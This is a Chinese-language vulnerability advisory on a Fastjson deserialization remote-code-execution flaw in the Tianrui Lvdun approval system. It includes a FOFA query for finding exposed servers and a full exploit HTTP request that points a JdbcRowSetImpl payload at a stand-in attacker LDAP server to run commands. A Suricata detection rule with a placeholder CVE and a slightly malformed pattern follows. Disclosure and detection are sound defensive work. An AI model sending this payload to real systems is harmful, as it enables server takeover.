

天锐绿盾审批系统 template 存在Fastjson反序列化RCE漏洞

天锐绿盾审批系统 template 存在Fastjson反序列化RCE漏洞，攻击者通过反序列化漏洞进行命令执行导致服务器被控制。

影响版本

天锐绿盾审批系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="TIPPAY-绿盾审批系统"

POC/EXP:

```
POST /trwfe/service/.%2E/rest/ext/template HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21
Accept-Encoding: gzip, deflate
Accept: */*
Content-Type: application/json
Connection: keep-alive
cmd: dir

{
  "@type": "com.sun.rowset.JdbcRowSetImpl",
  "dataSourceName": "ldap://vpsip:1389/TomcatBypass/TomcatEcho",
  "autoCommit": true
}
```



sonrt规则：

```
alert http any any -> $HOME_NET any (
    msg:"TianRui Approval System - FastJson RCE via template API (CVE-2025-XXXXX)";
    flow:to_server,established;
    http.method; content:"POST";
    http.uri; pcre:"/trwfe\service\/%2e%2e\/rest\/ext\/template/i";
    http.header; content:"Content-Type: application/json";
    http.request_body; content:"\"@type\": \"com.sun.rowset.JdbcRowSetImpl\"";
    pcre:"/\"dataSourceName\":\\s*\"ldap://[^\\\"]+\\. (dnslog|vps)[^\\\"]*\"/i";
    metadata:cve CVE-2025-XXXXX;
    metadata:affected_product "天锐绿盾审批系统";
    metadata:vulnerability_type "FastJson Deserialization RCE";
    classtype:web-application-attack;
    sid:1000438;
    rev:1;
    priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。